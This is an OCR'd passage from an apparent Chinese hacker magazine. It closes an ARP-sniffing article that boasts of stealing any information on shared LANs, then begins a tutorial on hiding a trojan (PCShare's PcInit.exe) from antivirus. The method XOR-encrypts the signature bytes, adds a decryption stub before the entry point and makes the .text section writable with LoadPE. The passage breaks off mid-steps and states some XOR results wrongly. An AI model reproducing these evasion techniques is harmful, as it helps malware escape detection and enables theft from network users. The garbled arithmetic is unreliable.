


图24

看到这个软件的强大了吧？打开监听全部，任何局域网内的信息都能监听到！这样，无论在小区局域网还是在网吧，我们都能轻松盗取一切想知道的信息了。关于ARP挂马，这也是一个大工程，限于篇幅我只好留到以后的文章中来介绍了，欢迎大家多多研究这个软件，挖掘出它的更多功能来。

（本文所涉及到的ARPsniffer嗅探工具、ARP攻击器V3.0升级版、网络执法官破解版、WinPcap，已经收录到光盘中）

免杀之利用异或算法加密特征码

姬良

相信许多小菜都不明白什么是异或算法，这里我就给大家简单的科普一下数学知识，如果把两个数进行异或运算，在相同位上数值相同为0，相异为1，而这两个数必须是同等长度的，举个简单的例子来说明："10001 XOR 10101"就是将10001与10101进行异或运算。来看最前边的一位，10001最前边的一位是1，10101最前边的一位也是1，二者相同，所以该位运算后的结果为0，第二位都是0，二者也相同，所以该位运算后的结果也是0，第三位分别为0和1，二者不同，所以该位的运算结果为1，第四位运算结果为0，第五位运算结果也为0，这样最终的运算结果就是00100。

下面再进行一个异或运算"00100 XOR 10101"，第一位数值不同，所以该位运算结果为1，第二位数值相同，所以该位运算结果为0，第三位数值相同，所以该位运算结果为0，第四位数值相同，所以该位运算结果为0，第五位数值不同，所以该位运算结果为1，最终的运算结果就是10001。大家请仔细观察上面举例的两组数，第一个异或运算的最前面的数为原数（10001），后面的数为密匙（10101），这两个数进行异或运算后得到的结果再和前面的那个密匙（10101）进行一次异或运算，这就是上面的第二个计算，得出的结果还是原数（10001）。

那么，我们使用类似的方法，对木马的特征码进行一次异或运算，这时特征码就会是一个崭新的数据，然后我们再动态的对特征码进行一次异或运算，就会将特征码恢复回来，从而不影响文件的正常功能。上面的说法可能会令很多读者不能理解，下面我换个更简单的说法，我们把木马的特征码和我们的密匙（密匙的数值是我们自己设定的）进行一次异或运算，然后使用运算后的结果替换掉原特征码数据，从而实现了木马不被查杀。不过此时木马还不能运行，因为特征码所在位置的数据被破坏了，我们可以在木马的入口点之前加入一段类似花指令的代码，让程序先执行我们所加的指令，然后再跳回到程序原入口点执行，而我们所加的这段指令就是用来对特征码所在位置的数据进行异或运算的。因为我们的原特征码所在位置的数据已经被替换为经过一次异或运算的数据，我们的程序运行后，再对这个地方的数据进行次异或运算，就把特征码还原了，从而使文件能够正常执行。

说的再通俗一点就是，当待加密数据和密匙经过一次异或运算后，得出新的数据，然后再使用这个新的数据再和原来的那个密匙进行一次异或算法，那么得出的结果就是原数据，也就是初始数据，这个就是上面讲到的两次异或结果不变。因为

我们是在程序运行后恢复的特征码数据，那么当程序没有运行的时候，特征码所在位置就是加密过的数据，从而实现了木马的文件免杀。

下面我们把实际步骤简单的理顺一下，比如说我们要加密的特征码是数据是“10001”，我们将其和我们的密匙数据“10101”进行一次异或运算，得出的数据是“00100”，在待修改文件中把原特征码数据（10001）替换为第一次异或运算得出的结果数据（00100），然后保存文件，此时此处的特征码已经被修改掉了，如果待修改文件只有这一处特征码，那么这个文件现在已经不被查杀了。当然，此刻的文件是不能正常执行的，因为我们改变了原有数据而没有进行其它的恢复操作。给改完数据的文件新加一个区段，在这个新区段中写入一个异或算法解密代码，这段代码的目的是将新特征码数据（00100）和密匙（10101）再进行一次异或算法，经过这次运算后，特征码处的新数据（00100）已经被修改回来了（修改成了原先的特征码数据“10001”），而后我们再加入一行跳转代码，让程序跳转到原入口处执行本身功能，因为之前被修改过的特征码数据在内存中被动态的解密了，所以程序的功能不会受到任何影响。这里需要注意的就是两次加密的密匙数据必须相同，也就是前面讲到的“10001 XOR 10101=00100”，“00100 XOR 10101=00100”（一个数据和一个密匙进行异或运算，将运算结果再和这个密匙进行异或运算，得出的结果是原数据）。在上面的例子中“10001”就是原数据，“10101”就是异或运算加密密匙，“00100”就是第一次异或运算得出的结果数据，而后又用第一次异或算法得出的结果数据（00100）再与加密密匙（10101）进行异或运算，得出的结果数据为原数据（00100），第一次异或运算称之为加密，第二次异或运算就是将第一次异或运算处的结果还原，所以称之为解密。

本文我就使用PCShare黑客X档案免费版为例来进行讲解，我们来加密PCShare黑客X档案免费版中updata文件夹下的PcInit.exe文件中的一处ASCII码。

一、修改区段标志

在进行加密之前我们需要把PcInit.exe文件的数据段和代码段的读写属性改成“可读可写可执行”的属性，用到的工具是LoadPE。打开LoadPE，如图1，单击LoadPE主界面上的“PE编辑器”按钮，弹出了如图2所示的选择对话框，在这个对话框中选择我们要进行特征码加密的文件（黑客X档案专版PCShare中updata目录下的PcInit.exe），然后LoadPE就会出现如图3所示的窗口，从这个窗口中我们可以看到被载入文件的各种信息，比如入口点、镜像基地址等。




图 1

我们单击图3界面上的“区段”按钮，出现了如图4所示的“区段”窗口，从这个窗口中我们可以看到被载入文件的区段信息，这里有三个区段，分别是“.TEXT”、“.data”、“.rdata”。右键单击“.text”区段，弹出了如图5所示的菜单，单击其中的“编辑区段”命令，出现了如图6所示窗口。我们可以看到，此时的“标志”为“60000020”，我们需要将其修改为“E0000020”，也就是修改为可读可写可执行的属性。我们直接用文字替换就可以将其修改了，如图7，然后单击“确定”按钮。




图 2




图 3




图 4




图 5

